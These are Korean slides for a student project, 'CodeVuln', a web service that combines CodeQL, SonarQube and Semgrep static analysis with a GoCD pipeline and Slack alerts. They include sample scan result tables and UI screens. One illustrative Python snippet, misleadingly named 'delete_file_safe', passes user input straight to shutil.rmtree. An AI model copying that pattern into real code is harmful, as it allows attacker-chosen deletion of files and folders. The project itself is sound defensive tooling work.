



# 정적 분석 솔루션 개발

김수현, 김건희, 남지우



# CONTENTS


---

## 01. Intro



- 팀 소개
- 프로젝트 주제
- 프로젝트 개요
- 중간발표 리마인드

## 02. Project



- 정적 분석
- 서비스 아키텍처
- 배포 (도커 이미지, 깃허브)
- 서비스 시연 영상

## 03. Outro



- 취약점 분석
- 산출물
- 프로젝트를 마치며
- 질문 & 답변




## Final Report

# Intro

1. 팀소개
2. 프로젝트 주제
3. 프로젝트 개요



# codevuln.my.canva.site



CodeVuln Login GoCD

## CodeVuln

This service automatically analyzes vulnerabilities in open sources.  
The tools used in the analysis are CodeQL, SonarQube, and Semgrep, which graphically show the results of the analysis.  
Continuous analysis is performed using the CD pipeline, and the analysis results are transmitted to the user through the Slack.  
Enjoy the CodeVuln service that provides auto-analysis with just one click!

**Analysis Repository**

Input Repository URL!

Submit

Do not hesitate to contact me if you have any questions. [Send Mail](#)



# CODEVULN



CODE VULNERABILITY의 약자로,  
사용자의 코드를 정적분석 해주는 의미를 담았습니다.



**김수현**  
Project Manager



**김건희**  
Project Agent



**남지우**  
Project Agent



**김평안**  
Co-Work




프로젝트 주제 : 정적 분석 솔루션 개발



정적 분석 플랫폼을 통합하여 하나의 솔루션을 구축합니다.


# 프로젝트 주제\_주제 선정 배경



Kubernetes DevSecOps Pipeline Architecture

## DevSecOps

DevSecOps 보안 피쳐로 사용되는 오픈소스를 통합하여 하나의 서비스를 개발 합니다.







# 세부 수행

## 1. 정적분석 프로그램 통합

DevSecOps 보안 피처로 사용되는 오픈소스를 통합하여 하나의 서비스를 개발 합니다.



codeQL



SonarQube



Semgrep

## 2. DB & WEB

솔루션을 데이터베이스와 웹 인터페이스를 통해 제공되어, 사용자가 효율적으로 접근하고 사용할 수 있습니다.



SQLite



HTML



Flask  
FLASK



세부 수행

3. GoCD

GoCD 파이프라인을 설정하여 GitHub에서 코드가 머지될 때마다 자동으로 솔루션이 실행됩니다.



GoCD

4. SNS

실행 결과는 슬랙 및 다양한 SNS 채널을 통해 알림으로 제공됩니다.



SLACK



**Final Report**

# Project

1. 정적 분석
2. 서비스 아키텍처
3. 배포 (도커 이미지, 깃허브)
4. 서비스 시연 영상



정적분석, SAST

Static Application Security Testing

소프트웨어의 소스 코드, 바이트 코드 또는 바이너리 코드를  
분석하여 보안 취약점을 찾아내는 정적 분석 방법



## Abstract Syntax Tree


프로그래밍 언어의 소스 코드 구문을 표현하는 계층적인 트리 구조




```
import os
import shutil

def delete_file_safe(filename):
    if os.path.isfile(filename):
        shutil.rmtree(filename, ignore_errors=True)
    else:
        print("File does not exist")

user_input = input("Enter the filename to delete: ")
delete_file_safe(user_input)
```







## codeQL

tool	date	time	name	explanation	severity	message	path	start_line	start_col	end_line	end_col
CodeQL	2024-05-07	13:12:49	Unsafe jQuery plugin	A jQuery plugin th	warning	Potential	/js/jquery.	626	8	626	36
CodeQL	2024-05-07	13:12:49	Unsafe jQuery plugin	A jQuery plugin th	warning	Potential	/js/jquery.	634	24	634	50
CodeQL	2024-05-07	13:12:49	Unsafe jQuery plugin	A jQuery plugin th	warning	Potential	/js/jquery.	651	7	651	34
CodeQL	2024-05-07	13:12:49	Unsafe jQuery plugin	A jQuery plugin th	warning	Potential	/js/jquery.	655	7	655	34
CodeQL	2024-05-07	13:12:49	Unsafe jQuery plugin	A jQuery plugin th	warning	Potential	/js/jquery.	688	7	688	42

```
624 // if a pager selector was supplied, populate it with the pager
625 if(slider.settings.pagerSelector){
626     $(slider.settings.pagerSelector).html(slider.pagerEl);
```





## Semgrep

tool	date	time	severity	path	start_line	end_line	start_col	end_col	message	rule_id	lines	metadata		
Semgrep	2024-05-07	13:11:42	WARNING	/home/co	352	352	14	27	Using use php.lang.s			@{'category': 'security', 'co		
Semgrep	2024-05-07	13:11:42	WARNING	/home/co	472	472	26	43	Using use php.lang.s			{'category': 'security', 'co		

**Impact**

**이슈의 잠재적 영향**

**likelihood**

**이슈가 발생할  
가능성**

**confidence**

**이슈 신뢰도**

## 서비스 아키텍처 - CSV Column




### SonarQube

tool	date	time	rule	severity	message	path	start_line	start_colur	end_line	end_column
SonarQube	2024-05-08	18:26:47	javascript:S2703	BLOCKER	Add the "l	gnuboard5	5	9	5	10
SonarQube	2024-05-08	18:26:47	javascript:S2703	BLOCKER	Add the "l	gnuboard5	14	8	14	11
SonarQube	2024-05-08	18:26:47	php:S6600	CRITICAL	Remove th	gnuboard5	2	0	2	28
SonarQube	2024-05-08	18:26:47	php:S121	CRITICAL	Add curly	gnuboard5	6	4	6	6
SonarQube	2024-05-08	18:26:47	php:S115	CRITICAL	Rename th	gnuboard5	9	11	9	19

```
5 for (i=0; i<chk.length; i++)
6     chk[i].checked = f.chkall.checked;
7 }
```

# 서비스 아키텍처 - WEB





## CodeVuln

Hello! let's get started  
Sign in to continue.

Don't have an account? [Create](#)

# 서비스 아키텍처 - Input github link & language



CodeVuln

Login

GoCD

## CodeVuln

This service automatically analyzes vulnerabilities in open sources.

The tools used in the analysis are CodeQL, SonarQube, and Semgrep, which generate the results of the analysis. Continuous analysis is performed using the CD pipeline, and the analysis results are sent to the user through the Slack.

Enjoy the CodeVuln service that provides auto-analysis w

### Analysis Repository

Input Repository URL!

Language

C

C++

C#

Go

Java

JavaScript

Python

Ruby

Swift

Language ▾

Submit

Do not hesitate to contact me  
if you have any questions.

Send  
Mail!

# 서비스 아키텍처 - Result

